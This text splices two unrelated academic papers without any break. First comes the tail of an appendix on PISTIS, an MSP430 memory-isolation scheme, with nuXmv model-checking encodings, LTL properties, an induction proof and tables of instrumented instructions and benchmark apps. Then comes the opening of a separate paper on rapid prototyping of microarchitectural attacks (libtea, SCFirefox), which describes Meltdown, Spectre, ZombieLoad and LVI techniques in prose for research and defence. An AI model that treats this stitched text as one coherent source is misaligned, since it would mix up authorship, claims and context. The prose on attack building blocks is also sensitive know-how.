-- LTL specification ( G APr -> G (state != s0 -> ReadSV[32 : 32] = 0ud1_0)) is
      true
-- LTL specification ( F !APr -> F state = end) is false
-- (trace generation was suppressed)
nuXmv > quit
```

Listing 4: Run of NUXMV on the `pistis_read.smv` file to prove the correctness of the $\texttt{Read}_{\texttt{sf}}$ instruction.

These results show that the first two properties hold, while the last one is violated (as expected) to indicate that the only possible way to reach the `end` state is to violate the $AP_R(i,M)$ in a $\texttt{Read}_{\texttt{sf}}$. In this case, NUXMV can generate a trace showing how to reach that state (in the run for the sake of presentation we disabled the extraction of the counterexample, option `-dcx` at command line).

Similar considerations hold for the other two instructions.

[7] The original TI Competitive Benchmark contains several redundant applications. We chose the most relevant subset containing approximately one application per type.

Table 5: List of main MSP430 instructions with a brief description and whether they had been instrumented by PISTIS.

Instruction	Description	Instrumented	Why
ADC, ADCX	Add carry bit to destination	No ✗	Does not affect PISTIS
ADD, ADDX, ADDC, ADDCX	Add word to destination (w, w/o carry bit)	No ✗	Does not affect PISTIS
AND, ANDX	AND between source and destination	Yes ✓	Can unlock Flash controller
BIC, BICX, BIS, BISX, BIT, BITX	Clear, set, test bits of destination	No ✗	Does not affect PISTIS
BR	Jump to destination word	No ✗	Does not affect PISTIS
CALL	Call a function	Yes ✓	Can break application boundaries
CLR, CLRX, CLRC, CLRN, CLRZ	Clear destination or carry, negative, zero bits	No ✗	Does not affect PISTIS
CMP, CMPX	Compare source and destination	No ✗	Does not affect PISTIS
DADC, DADCX, DADD, DADDX	Add word to destination (w, w/o carry bit)	No ✗	Does not affect PISTIS
DEC, DECX, DECD, DECDX	Decrement, double decrement destination	No ✗	Does not affect PISTIS
DINT, EINT	Disable, enable interrupts	No ✗	Does not affect PISTIS
INC, INCX, INCD, INCDX	Increment, double increment destination	No ✗	Does not affect PISTIS
INV, INVX	Invert destination	No ✗	Does not affect PISTIS
JC, JHS, JEQ, JZ, JQE, JL, JMP, JN, JNC, JLO, JNZ, JNE	Jump to destination with a condition	Yes ✓	Can break application boundaries
MOV, MOVX	Copy source to destination	Yes ✓	Can break application boundaries, Can unlock Flash controller
NOP	No operation	No ✗	Does not affect PISTIS
POP, POPX, POPM	Pop value, values, from stack to register, registers	Yes ✓	Can break application boundaries, Can unlock Flash controller
PUSH, PUSHX, PUSHM	Push register, registers, to the stack	Yes ✓	Can unlock Flash controller
RET, RETI	Fetch return address from the stack	Yes ✓	Can break application boundaries
RLA, RLAM, RLAX, RLC, RLCX, RRA, RRAM, RRAX, RRC, RRCX, RRUM, RRUX	Rotate destination	No ✗	Does not affect PISTIS
SBC, SBCX	Subtract borrow bit from destination	No ✗	Does not affect PISTIS
SETC, SETN, SETZ	Set carry, negative, zero bits on status register	No ✗	Does not affect PISTIS
SUB, SUBX, SUBC, SUBCX	Subtract source to destination (w, w/o carry bit)	Yes ✓	Can unlock Flash controller
SWPB, SWPBX	Swap bytes of destination	No ✗	Does not affect PISTIS
SXT, SXTX	Extend sign of destination	No ✗	Does not affect PISTIS
TST, TSTX	Test destination	No ✗	Does not affect PISTIS
XOR, XORX	XOR between source and destination	Yes ✓	Can unlock Flash controller

Table 6: An overview of the main functionalities of the applications used in evaluating PISTIS.

App	Category	Domain	Source	Description
SerialMSP	I/O	Inter-device communication	Custom made	Set up an UART connection with a terminal and initiate the download of chunks of data to be stored on the RAM.
CopyDMA	I/O	Data migration / backup	Custom made	Initiate the migration of chunks of data from FLASH to RAM employing both CPU and DMA. The transferred data is checked for errors to verify its integrity.
XorCypher	Computational	Crypto	Custom made	Encodes various data streams with a custom-XOR stream cipher, saving the new encoded data to protect its confidentiality.
Bitcount	Computational	Benchmark	OpenSource https://github.com/embecosm/mibench	Perform different bit-based intensive computations over data arrays to test the computational power of the CPU.
SHA-256	mix	Crypto	OpenSource https://github.com/amosnier/sha-2	Compute the hash of various strings using the SHA-256 algorithm, storing it alongside the strings for integrity protection.
ML-acc	mix	Machine Learning	OpenSource https://github.com/CMUAbstract/dino	Train an activity recognition machine learning model to classify new accelerometer measurements into "shaking" and "still" activity.
PrimeFactor	mix	Mathematics	OpenSource https://github.com/TheAlgorithms/C	Calculate the prime factorisation for various input numbers to test the computational power of the CPU.
TI-32bitMath	Computational	Mathematics	TI Benchmark	Perform several 32-bit math operations on various input data.
TI-16bitSwitch	Computational	Operational	TI Benchmark	Test various switch cases using different 16-bit data.
TI-8bitMatrix	I/O	Operational	TI Benchmark	Backup the data from 8-bit based matrixes in RAM.
TI-MatrixMul	Computational	Mathematics	TI Benchmark	Perform different multiplications between matrixes in RAM, saving the new data.
TI-firFilter	mix	Signal processing	TI Benchmark	Benchmark an FIR filter of order 17 with various input data contained in arrays of 16-bit values.
TI-dhrystone	mix	Benchmark	TI Benchmark	Dhrystone synthetic benchmark

Listing 6 is the NUXMV code for proving correctness of the $\texttt{Goto}_{sf}$, while the one for the $\texttt{Write}_{sf}$ instruction can be found available on the public repository of PISTIS [9].

C.2 Proof of Theorem 2

Base case: There are four base cases each constituted respectively by: i) the NOP no-op instruction that does not perform any access to the memory neither for writing nor reading nor executing; ii) the $\texttt{Read}_{sf}$; iii) the $\texttt{Write}_{sf}$; iv) the $\texttt{Goto}_{sf}$. The last three instructions preserve memory isolation as proved in Theorem 1. The NOP preserves memory isolation since it does not access memory neither for writing nor for reading nor for executing. Thus the single instruction program preserves memory isolation.

Step case: Let us assume a program P preserves memory isolation. Let $P' = P$; `inst` be a program obtained by adding an instruction `inst` immediately after the last instruction of P. The possible instructions `inst` are: `NOP`, $\texttt{Read}_{\texttt{sf}}$, $\texttt{Write}_{\texttt{sf}}$, and $\texttt{Goto}_{\texttt{sf}}$. These instructions preserve memory isolation (given the base case and Theorem 1), thus given that P preserves memory isolation and the fact that the possible extension of the program P (i.e., the program P') also preserves the memory isolation, we can conclude that the theorem holds.

```
-- To run it:
-- shell > nuXmv -int
        pistis_read.smv
--
-- At the nuXmv prompt issue
        following commands:
-- go_msat; check_ltlspec_ic3 -i;
        quit
--
MODULE main
  VAR PM : array word[32] of
        word[32]; -- Persistent
        memory
  VAR VM : array word[32] of
        word[32]; -- Volatile
        memory
  VAR MMIO : array word[32] of
        word[32]; -- MMIO
  VAR mem_k : {_PM, _MMIO, _VM};
        -- kind of memory
  VAR state : {s0, s1, s2, end}; --
        Possible values of the PC
  VAR PC : word[32]; -- The
        program counter;
  VAR v : word[32]; -- Value to
        write
  VAR i : word[32]; -- Address to
        read from/write to

  -- Memory layout as mandated
        by the policy
  VAR EPadd : array word[3] of
        word[32]; -- List of entry
        points
  DEFINE utc_b := 0h32_00000010;
  DEFINE utc_e := 0h32_00000100;
  DEFINE aim_b := 0h32_00001000;
  DEFINE aim_e := 0h32_00010000;
  DEFINE arom_b := 0h32_00100000;
  DEFINE arom_e := 0h32_01000000;
  DEFINE utdm_b := 0h32_00000010;
  DEFINE utdm_e := 0h32_00000100;
  DEFINE adm_b := 0h32_00001000;
  DEFINE adm_e := 0h32_00010000;
  DEFINE mmio_b := 0h32_00000010;
  DEFINE mmio_e := 0h32_00000100;

  INVAR
    0h32_00000000 < utc_b & utc_b <
          utc_e & utc_e < aim_b &
    aim_b < aim_e & aim_e < arom_b &
          arom_b < arom_e &
    arom_e < 0h32_FFFFFFFF;
  INVAR
    0h32_00000000 < utdm_b & utdm_b
          < utdm_e &
    utdm_e < adm_b & adm_b < adm_e
          & adm_e < 0h32_FFFFFFFF;
  INVAR
    0h32_00000000 < mmio_b & mmio_b
          < mmio_e & mmio_e <
          0h32_FFFFFFFF;

  -- Access policy
  DEFINE APr :=
    (((mem_k = _PM ) -> ((arom_b <=
          i) & (i <= arom_e))) &
    ((mem_k = _VM ) -> ((adm_b <=
          i) & (i <= adm_e ))) &
    ((mem_k = _MMIO) -> ((mmio_b
          <= i) & (i <= mmio_e))));

  DEFINE APw :=
    (((mem_k = _VM ) -> ((adm_b <=
          i) & (i <= adm_e))) &
    ((mem_k = _MMIO) -> ((mmio_b
          <= i) & (i <= mmio_e))));
```

```
DEFINE APx :=
  ((mem_k = _PM ) & (EP | ((aim_b
        <= i) & (i <= aim_e))));

DEFINE EP := (((utc_b <= i) & (i
      <= utc_e)) &
  ((i = READ(EPadd, 0d3_0)) | (i =
        READ(EPadd, 0d3_1)) |
   (i = READ(EPadd, 0d3_2)) | (i =
        READ(EPadd, 0d3_3)) |
   (i = READ(EPadd, 0d3_4)) | (i =
        READ(EPadd, 0d3_5)) |
   (i = READ(EPadd, 0d3_6)) | (i =
        READ(EPadd, 0d3_7))));

-- Read_sf(M, i) := if
      (APr(i,M)) return M[i]
      else goto end;

ASSIGN
  init(state) := s0;
  next(state) := case
                   state = s0 & APr :
                         s1;
                   state = s1 & APr :
                         s2;
                   state = s2 : s2;
                   TRUE : end;
                 esac;

  DEFINE ReadSV := case
    state = s0 & APr : 0d33_0;
    state = s1 & APr : case
                   mem_k = _PM : 0d1_0
                         :: READ(PM, i);
                   mem_k = _VM : 0d1_0
                         :: READ(VM, i);
                   mem_k = _MMIO :
                         0d1_0 ::
                         READ(MMIO,
                         i);
                   TRUE :
                         0h33_FFFFFFFF;
                 esac;
    state = s2 : 0d1_0 ::
          0h32_FFFFFFFF;
    state = end : 0d33_0;
    TRUE : 0d33_0;
  esac;

  -- If the APr is always true, then
        there is not a possibility to
  -- reach the end state.
  LTLSPEC
    G(APr) -> G(state != end)

  -- If the APr is always true, and
        we are in any state
        different from
  -- s0, then the error flag bit is
        always 0
  LTLSPEC
    G(APr) -> G(state != s0 ->
          ReadSV[32:32] = 0d1_0)

  -- If APr is violated, then the
        state eventually become
        end,
  -- i.e. end is only reachable if
        APr is violated
  LTLSPEC
    F(!APr) -> F (state = end)
```

Listing 5: The encoding to prove the correctness of the $\texttt{Read}_{\texttt{sf}}$

```
-- To run it:
-- shell > nuXmv -int
        pistis_goto.smv
--
-- At the nuXmv prompt issue
        following commands:
-- go_msat; check_ltlspec_ic3 -i;
        quit
--
MODULE main
  VAR PM : array word[32] of
        word[32]; -- Persistent
        memory
  VAR VM : array word[32] of
        word[32]; -- Volatile
        memory
  VAR MMIO : array word[32] of
        word[32]; -- MMIO
  VAR mem_k : {_PM, _MMIO, _VM};
        -- kind of memory
  VAR state : {s0, s1, s2, end}; --
        Possible values of the PC
  VAR PC : word[32]; -- The
        program counter;

  VAR v : word[32]; -- Value to
        write

  VAR i : word[32]; -- Address to
        read from/write to

  -- Memory layout as mandated
        by the policy
  VAR EPadd : array word[3] of
        word[32]; -- List of entry
        points
  DEFINE utc_b := 0h32_00000010;
  DEFINE utc_e := 0h32_00000100;
  DEFINE aim_b := 0h32_00001000;
  DEFINE aim_e := 0h32_00010000;
  DEFINE arom_b := 0h32_00100000;
  DEFINE arom_e := 0h32_01000000;
  DEFINE utdm_b := 0h32_00000010;
  DEFINE utdm_e := 0h32_00000100;
  DEFINE adm_b := 0h32_00001000;
  DEFINE adm_e := 0h32_00010000;
  DEFINE mmio_b := 0h32_00000010;
  DEFINE mmio_e := 0h32_00000100;
  DEFINE END := 0h32_10000000;

  INVAR
    0h32_00000000 < utc_b & utc_b <
          utc_e & utc_e < aim_b &
    aim_b < aim_e & aim_e < arom_b &
          arom_b < arom_e &
    arom_e < 0h32_FFFFFFFF;
  INVAR
    0h32_00000000 < utdm_b & utdm_b
          < utdm_e &
    utdm_e < adm_b & adm_b < adm_e
          & adm_e < 0h32_FFFFFFFF;
  INVAR
    0h32_00000000 < mmio_b & mmio_b
          < mmio_e & mmio_e <
          0h32_FFFFFFFF;

  -- Access policy
  DEFINE APr :=
    (((mem_k = _PM ) -> ((arom_b
          <= i) & (i <= arom_e))) &
    ((mem_k = _VM ) -> ((adm_b <=
          i) & (i <= adm_e ))) &
    ((mem_k = _MMIO) -> ((mmio_b
          <= i) & (i <= mmio_e))));

  DEFINE APw :=
    (((mem_k = _VM ) -> ((adm_b <=
          i) & (i <= adm_e))) &
    ((mem_k = _MMIO) -> ((mmio_b
          <= i) & (i <= mmio_e))));

  DEFINE APx :=
    ((mem_k = _PM ) & (EP | ((aim_b
          <= i) & (i <= aim_e))));

  DEFINE EP := (((utc_b <= i) & (i
        <= utc_e)) &
    ((i = READ(EPadd, 0d3_0)) | (i =
          READ(EPadd, 0d3_1)) |
     (i = READ(EPadd, 0d3_2)) | (i =
          READ(EPadd, 0d3_3)) |
     (i = READ(EPadd, 0d3_4)) | (i =
          READ(EPadd, 0d3_5)) |
     (i = READ(EPadd, 0d3_6)) | (i =
          READ(EPadd, 0d3_7))));

  -- goto_sf(M, i, v) := if
        (APx(i,M)) PC = i else
        goto end;

  ASSIGN
    init(state) := s0;
    next(state) := case
                     state = s0 & APx :
                           s1;
                     state = s1 & APx :
                           s2;
                     state = s2 : s2;
                     TRUE : end;
                   esac;
  INIT
    PC != END;
  ASSIGN
    next(PC) := case
                  state = s0 & APx : PC;
                  state = s1 & APx : i;
                  state = s2 : PC;
                  TRUE : END;
                esac;

  -- If the APx is always true,
        then there is not a
        possibility to reach the
        end state.
  LTLSPEC
    G(APx) -> G(state != end)

  -- If the APx is always true,
        then the PC never
        assumes value END
  LTLSPEC
    G(APx) -> G (state != s0 -> PC
          != END)

  -- If APx is violated, then the
        state eventually become
        end,
  -- i.e. end is only reachable if
        APx is violated
  LTLSPEC
    F(!APx) -> F (state = end)
```

Listing 6: The encoding to prove the correctness of the $\texttt{Goto}_{\texttt{sf}}$

Rapid Prototyping for Microarchitectural Attacks

Catherine Easdon
Dynatrace Research
Graz University of Technology

Michael Schwarz
CISPA Helmholtz Center for Information Security

Martin Schwarzl
Graz University of Technology

Daniel Gruss
Graz University of Technology

Abstract

In recent years, microarchitectural attacks have been demonstrated to be a powerful attack class. However, as our empirical analysis shows, there are numerous implementation challenges that hinder discovery and subsequent mitigation of these vulnerabilities. In this paper, we examine the attack development process, the features and usability of existing tools, and the real-world challenges faced by practitioners. We propose a novel approach to microarchitectural attack development, based on *rapid prototyping*, and present two open-source software frameworks, *libtea* and *SCFirefox*, that improve upon state-of-the-art tooling to facilitate rapid prototyping of attacks.

libtea demonstrates that native code attacks can be abstracted sufficiently to permit cross-platform implementations while retaining fine-grained control of microarchitectural behavior. We evaluate its effectiveness by developing proof-of-concept Foreshadow and LVI attacks. Our LVI prototype runs on x86-64 and ARMv8-A, and is the first public demonstration of LVI on ARM. *SCFirefox* is the first tool for browser-based microarchitectural attack development, providing the functionality of *libtea* in JavaScript. This functionality can then be used to iteratively port a prototype to unmodified browsers. We demonstrate this process by prototyping the first browser-based ZombieLoad attack and deriving a vanilla JavaScript and WebAssembly PoC running in an unmodified recent version of Firefox. We discuss how *libtea* and *SCFirefox* contribute to the security landscape by providing attack researchers and defenders with frameworks to prototype attacks and assess their feasibility.

1 Introduction

Since seminal early work on hardware timing channels in the 1990s [43, 59, 133], software-based microarchitectural attacks have significantly impacted the modern security landscape. Such attacks can be categorized by the data security property they compromise: confidentiality, integrity, or availability.

Microarchitectural side-channel attacks compromise data confidentiality, leaking metadata (such as memory access patterns) to infer the actual data from. These attacks were historically used to attack cryptographic primitives [3, 9, 85], but more recently have also been applied to other targets such as inter-keystroke timing [41, 64, 80, 93, 126]. A collaborating victim and attacker (*i.e.*, a sender and receiver) can use these same techniques to establish a microarchitectural covert channel to exfiltrate data from a system [87]. This recent attack paradigm is particularly powerful as it enables data to be directly leaked from internal CPU buffers [14, 47, 49, 50, 90, 100, 106, 114, 115, 123].

In contrast, microarchitectural fault attacks, which induce faults via rapid memory accesses [39, 53, 56, 61, 63, 103, 120], undervolting [55, 81, 89] or clock manipulation [109], compromise data integrity by exploiting the physical properties of hardware from software. Finally, microarchitectural denial of service attacks compromise data availability, for example by degrading performance [7, 124] or halting the system [46, 54].

A common characteristic of all these attacks is that they are complex to implement [8, 35, 137]. Contributing factors include the complexity of modern microarchitectures, lack of documentation of microarchitectural features, public unavailability of microarchitectural debugging and tracing tools, and noise induced by undocumented microarchitectural behavior or system activity. Hence, successfully implementing a microarchitectural attack can be extremely challenging, even with a strong conceptual understanding of how the attack works. These challenges hinder attack discovery and mitigation in both academia and industry, as we explore in Section 3.

One approach to tackling the complexity of attack development is automation. Differential analysis [131, 134] and templating [35, 41] can be used against applications to generate new attack variants from known attack types. For example, ABSynthe [35] treats the CPU as a black box and generates leakage maps for different instruction pairs to synthesize contention-based covert channels. Osiris [130] tests all CPU instructions for interferences to find new timing-based covert channels, while Transynther [79] uses mutation-based

fuzzing to synthesize new Meltdown variants from existing attack implementations.

However, these automated techniques are typically limited to finding new variants of known attacks, rather than entirely new attack types. Many of today's known microarchitectural attacks introduced entirely novel techniques [55, 56, 58, 67, 81, 88, 117, 118], a new threat model [63, 97, 102, 111, 114], or an entirely different perspective, e.g., switching the attacker and victim to turn existing attacks around [58, 61, 115]. Finding new attacks is therefore often still the result of manual experimentation and analysis. Thus, in this paper we seek to answer the question: *How can we reduce the software implementation burden for **manual** development and reproduction of microarchitectural attacks?*

Informed by an investigation of the microarchitectural attack development process, we develop two frameworks. The first framework, *libtea*, provides an API that abstracts away platform-specific implementation details such as native timers, enabling rapid development of cross-platform attack prototypes. The second framework, *SCFirefox*, exposes this API to JavaScript in a modified Firefox browser to help researchers assess the viability of browser-based microarchitectural attack variants. Access to high-resolution timers, address information, and the ability to modify page-table entries from JavaScript enables rapid prototyping of browser-based attacks. Once their feasibility is determined, these prototypes can be gradually ported to vanilla JavaScript and WebAssembly (WASM).

While this work does not itself introduce a novel attack type, we hope that our frameworks and rapid prototyping methodology will establish a strong foundation for practitioners to do so in the future. Additionally, we contribute to improved understanding of microarchitectural attacks, firstly by demonstrating the first Load Value Injection (LVI) [115] attack on ARMv8-A, and secondly by prototyping a browser-based ZombieLoad [100] proof-of-concept (PoC) to present the first Microarchitectural Data Sampling PoC for an unmodified browser. We show that cache-line flushing is *not* necessary to induce ZombieLoad leakage via microcode-assisted page-table walks (variant 3), extending the scope of ZombieLoad attacks to constrained environments such as JavaScript sandboxes.

Contributions. The contributions of this work are:

1. We investigate the microarchitectural attack development process and evaluate existing attack frameworks.
2. We introduce *libtea* and *SCFirefox*, two open-source cross-architecture and cross-platform frameworks for rapid prototyping of attacks in native code and in JavaScript.
3. We prototype a Foreshadow PoC, the first Load Value Injection (LVI) attack on ARM and the first browser-based ZombieLoad attack.
4. We directly port our *SCFirefox* ZombieLoad prototype to vanilla JavaScript and WASM to create the first Microarchitectural Data Sampling attack for an *unmodified* browser, achieving a leakage rate of 1.48 B/s in Firefox 81 by exploiting page deduplication.

Outline. In Section 2 we provide relevant background. Section 3 presents our analysis of the attack development process. Section 4 presents our frameworks, and Section 5 demonstrates their utility by developing a Foreshadow PoC, the first LVI attack on ARMv8-A and the first browser-based ZombieLoad attack. We discuss avenues for future work in Section 6 and conclude in Section 7.

2 Background

In this section, we introduce the relevant technical background required for understanding the rest of the paper.

2.1 CPU Microarchitecture

The *microarchitecture* of a CPU refers to its specific hardware implementation of the abstract *architecture* defined by the CPU's instruction set architecture (ISA). Typically, events in the microarchitecture are transparent to the programmer and its state cannot be directly queried. Microarchitectural concepts of particular relevance to this work are the memory hierarchy, out-of-order execution, and speculative execution.

The Memory Hierarchy. Historically, memory access latency has been a bottleneck for execution on the CPU. To mitigate this, typical computing systems have a hierarchical memory structure, using progressively smaller and faster memory sections closer to the CPU to exploit temporal and spatial locality of memory accesses. CPUs typically employ one or more levels of fast core-private caches, e.g., L1, and a slower last-level cache (LLC) shared between cores, e.g., L3 on most x86 cores and L2 on many Arm SoCs.

Speculative and Out-of-order Execution. These two performance optimizations are common in modern CPUs. With out-of-order execution, the CPU does not have to execute instructions in program order. Instead, instructions later in the instruction stream can be executed first if they do not depend upon earlier instructions. This technique improves overall performance, as instructions can be executed in parallel and high-latency instructions need not block the pipeline.

Speculative execution optimizes handling of conditional control-flow changes, *i.e.*, conditional and indirect branches. By predicting and speculatively executing the code path following a branch, the pipeline need not necessarily stall if the value of the branch condition is not yet known. In the case of a mispredicted branch, the speculatively executed instructions are discarded and architectural state changes are rolled back. However, microarchitectural state is not restored.

2.2 Microarchitectural Side-Channel Attacks

Microarchitectural side-channel attacks exploit side channels in the implementation of the CPU and memory hierarchy.

These attacks can be classified into cache-, memory-, and predictor-based side-channel attacks, categories which we explore in more detail below. Transient-execution attacks build upon these side channels to directly leak data rather than metadata.

Cache and Memory Attacks. Cache attacks exploit the timing differences between memory accesses that can be served by the caches and memory accesses that have to retrieve data from main memory. By design, if an address is cached (a *cache hit*) a load will be significantly faster than if it must be fetched from a slower location, e.g., the DRAM (a *cache miss*). Cache attacks can be divided into three main types. With Evict+Time [84], an attacker fills a part of the cache (e.g., a cache set) and measures how that influences the execution time of the victim. With Prime+Probe [84], an attacker fills a part of the cache and monitors whether any part is evicted when the victim is executed. With Flush+Reload [138] and variants such as Evict+Reload [41], an attacker directly monitors cache-state changes on memory that is shared with the victim, by actively flushing the line from the cache and measuring if it is reloaded when the victim is executed. Cache attacks have been demonstrated on data caches [41, 68, 84, 138], instruction caches [2, 4, 94], address-translation caches [36, 95], and DRAM buffers [88, 129]. Related attacks also attack the paging structures. These attacks usually rely on a threat model where the attacker controls the operating system [119, 129, 136], e.g., in the case of trusted execution environments (TEEs) such as Intel SGX.

Predictor Attacks. Predictors used by modern CPUs can also be exploited to leak side-channel information. Exploited prediction types include branch prediction [5, 22, 58], store-to-load forwarding [53, 95, 107], cache way prediction [66] and prefetching [104].

Transient Execution Attacks. Transient instructions are instructions that are executed but never retire, *i.e.*, they never become architecturally visible but change the microarchitectural state. The cause of transient instructions can be either misspeculation or out-of-order execution after an assist, e.g., due to an exception occurring. Transient-execution attacks exploit the fact that transient instructions have access to data that is architecturally inaccessible. Transiently-accessed data can be transmitted to the architectural domain via a microarchitectural covert channel. Based on the cause of transient execution, such attacks are categorized into Spectre-type attacks [15, 31, 57, 58, 60, 70] (mispredicted speculation) and Meltdown-type attacks [14, 15, 67, 100, 106, 114, 123] (lazy exception handling).

The original Meltdown attack [67] enables unprivileged attackers to read kernel data (*i.e.*, addresses with the User/Supervisor bit set) that is cached in the L1 data cache. Subsequent attacks have demonstrated that many other Meltdown variants exist. Foreshadow [114], for example, enables attackers to read unmapped pages (*i.e.*, addresses with the 'present' bit cleared), again provided that the data is cached in L1. Two notable subsets of Meltdown-type attacks are Microarchitectural Data Sampling (MDS) and Load Value Injection (LVI). The MDS attacks RIDL [123], ZombieLoad [100], and Fallout [14] exploit Meltdown effects to sample memory accesses as they pass through other microarchitectural buffers, such as the line-fill buffers and store buffer. Load Value Injection (LVI) [115] reverses the Meltdown effect, switching the roles of the victim and attacker processes in a manner akin to a Spectre attack. While Spectre injects attacker-controlled control flow, LVI injects attacker-controlled data into the victim's transient execution by triggering a fault in the victim.

2.3 Rapid Prototyping

In manufacturing, rapid prototyping describes a class of methodologies where physical prototypes of a product are created in order to quickly and iteratively improve upon a design. The estimated time and cost savings from the resulting increased productivity are 50-90% [16]. Rapid prototyping has also been successfully applied for decades in software engineering [34, 69], and in both domains prototypes play a variety of important roles in the product development process. They are invaluable not only for testing but also for experimentation and learning, evaluation of requirements, and communication of product ideas (e.g., across diverse teams, to management, or to clients) [16, 69]. Throughout this work we interpret the term 'rapid prototyping' as it is typically used in software engineering, *i.e.*, we do not refer to fully automated fabrication of prototypes, but rather to facilitation of iterative manual development.

3 The Microarchitectural Attack Development Process

In this section, we analyze the microarchitectural attack development process to determine which software implementation challenges practitioners face and how these might be facilitated. We observe that most practitioners informally follow an iterative process akin to rapid prototyping, and propose that prototyping could be accelerated via the introduction of two new software frameworks to improve upon state-of-the-art tooling.

3.1 Motivation

While microarchitectural attacks have been systematized [10, 15, 27, 74, 96, 108, 135], the *development process* for these attacks has, to our knowledge, never been examined. Investigating this process enables us to identify and facilitate the software implementation challenges involved. By doing so, we hope to accelerate and reduce the cost of microarchitectural attack discovery and mitigation. This cost can be extremely high, as was starkly illustrated by Meltdown and Spectre, attacks that built upon results from years of previous

research [24]. Microsoft "mobilized hundreds of people" to respond [25], while at Red Hat mitigations involved more than 60 engineers and cost over 10 000 hours of engineering [73].

We consider the attack development process in three contexts: attack research, attack mitigation, and education. Reproducing an attack is crucial for attack mitigation to determine which systems are vulnerable and whether a mitigation is effective [33]. An attack may need to be reproduced from scratch: two of our industry interviewees reported that the affected parties often do not provide PoCs to organizations involved in the coordinated disclosure process, and there are also published attacks for which no public PoCs exist [14, 46, 48]. In the context of education, facilitating attack implementation lowers the barrier to entry for learning about microarchitectural attacks. While these attacks exploit hardware, they destroy security boundaries at higher software abstraction layers, e.g., process isolation. Microarchitectural security education is therefore crucial so that technology professionals are aware of the leaky "tower of abstractions" [74] they are building systems upon, regardless of which abstraction layer they work at.

Concretely, in order to reduce the software implementation challenges involved, we seek to answer the following research questions (RQs):

- **RQ1: Attack Building Blocks.** What are the fundamental software building blocks used?
- **RQ2: Microarchitectural Control.** How can fine-grained control over the microarchitecture be achieved?
- **RQ3: Languages and Tooling.** Which programming languages are used to implement attack building blocks? How usable are existing attack development tools?
- **RQ4: Process and the Role of Prototyping.** Are there process commonalities between different attacks, and between different practitioners? Are these sufficient for it to be meaningful to discuss an overall 'microarchitectural attack development process', and if so, what role does prototyping play?

3.2 Methodology

We performed a mixed-methods analysis, combining a review of prior academic work, data from 10 expert interviews, and a user study with 28 student participants.

Literature Review. We considered all papers published at the top four systems security venues CCS, NDSS, S&P, and USENIX Security between 2015 and 2020 (inclusive) that featured implementation of software-based microarchitectural attacks targeting the CPU (N = 102). The list of papers included is provided in the extended bibliography [28]. We also considered any published source code for each paper. Papers requiring external hardware or hardware modification were excluded, as were papers targeting physical side channels.

Expert Interviews. We interviewed 10 microarchitectural security professionals (five in academia and five in industry). The eligibility requirement was research or mitigation experience of at least two microarchitectural attacks. Interviewees were recruited via email, Twitter, and an online conference announcement. Of our academic interviewees, two were assistant professors and three were PhD students. Collectively, they had experience working on 37 microarchitectural attack papers in 9 different research groups across 6 countries. Our industry interviewees each had substantial recent experience of attack mitigation in industry. In total, this experience spanned 6 companies in two countries. Additionally, all five had published research in this area. All interviewees were informed of the research aims, explicitly gave their consent for their responses to be published anonymously, and were able to review this paper before submission.

User Study. We conducted a double-blind within-subjects user study in which we evaluated cache attack libraries as part of an introductory graduate course on side-channel security. We tested *Mastik* [137] and *cacheutils* [13] together with *libsc*, an early prototype of *libtea*. Over 6 weeks, 19 pairs of students implemented a cache covert channel, a cache template attack on keystrokes [41], and a KASLR break (via prefetch timing [38], or Data Bounce [14]). Each pair tested one library per task in a randomized order. We focused on evaluating the usability of these tools and their attack building blocks (RQ3). 28/38 students chose to participate in our survey. We provide demographic statistics in [28]. While our institution has no ethical review board, we carefully designed the study to address ethical concerns appropriately: the survey was opt-in and entirely independent from grading, and all study responses were collected anonymously. The libraries were anonymized for the students, with the library name replaced in the code and documentation (e.g., with 'library1') and other identifying information removed. None of the participating students had an academic relationship to our frameworks or the other libraries. To avoid bias, the authors did not teach the lab sessions, and conducted initial analysis of the results with the anonymized library names remapped by the course practitioners before finally analyzing student comments that deanonymized the frameworks, e.g., comments mentioning functionality specific to one framework.

3.3 RQ1: Attack Building Blocks

Rather than focusing on identifying the abstract primitives required for a class of attacks as in prior work (e.g., a disclosure gadget [25, 135]), we focused in our literature survey on identifying the concrete software constructs used to implement or debug these primitives. The following building blocks are most commonly used in prior work. (Note that [28] provides full citation lists for each block.)

1. High-precision timers (95/102) [6, 35, 101]

2. Cache-related building blocks (79/102), such as flush-based side and covert channels [7, 40, 138], eviction set generation and eviction-based side and covert channels [19, 52, 68], and knowledge of physical addresses, cache sets, or cache slices [36, 66, 127].
3. Transient-execution building blocks (43/102), such as branch predictor mistraining [15, 22, 58], exception handling [14, 67, 123], and memory and speculation fences [53, 79, 123].
4. Privileged building blocks (46/102), such as manipulation of page tables or memory protection attributes [14, 100, 123], manipulation of model-specific or system registers [55, 81, 116], execution in ring 0 [14, 15, 67], fine-grained execution control of TEEs [78, 94, 118], and custom interrupt handlers [62, 119, 129].

Similarly, the most useful building blocks for our study participants were Flush+Reload primitives including threshold calibration (16/28) and high-level primitives for timing, memory accesses, and cache line flushing (15/28). While these building blocks can be implemented in user-space, privileged building blocks such as page table modification are more challenging to implement. Examples of the required work include developing custom drivers [44, 119, 129], patching the Linux kernel [62, 77, 129], and even implementing a custom operating system (OS) or hypervisor [23]. However, most modifications are either not published [23, 44, 62, 129] or, in the case of kernel patches, are only available for kernel versions that are already end-of-life [77].

3.4 RQ2: Microarchitectural Control

McIlroy et al. [74] describe the challenges of modeling microarchitectural state and determining how programs can manipulate it as "massive open problems", as also confirmed by our interviewees. One approach is to rely on a custom operating system to achieve a higher degree of microarchitectural control. Microsoft use a custom OS for this purpose [23], and 7/10 of our interviewees also reported that they or their colleagues had previously used a custom kernel or hypervisor, most commonly for page-table modification (4/10).

An alternative approach is to use custom drivers or kernel patches with an existing mainstream kernel such as Linux. Google uses this approach internally with their SafeSide project [33] for end-to-end testing of software side-channel mitigations [92], as did 5/10 of our interviewees. Advantages include the reduced time investment required and the existing rich software ecosystem and hardware support of mainstream OSes. Moreover, our interviewees' frustration about noise most commonly concerned microarchitectural noise, such as hardware prefetching and the influence of attack code itself on microarchitectural state, rather than kernel-induced noise.

3.5 RQ3: Languages and Tooling

Languages. The majority of works are implemented in C/C++ and/or assembly (96/102). All of our interviewees also reported working predominantly in C/C++, using it as a wrapper around core attack code in assembly (9/10) or (for attacks also exploiting the GPU) graphics APIs such as OpenGL (1/10). A frequent comment was that it is infeasible to implement the core attack primitive in C/C++ as the resulting machine code may be different than intended (7/10).

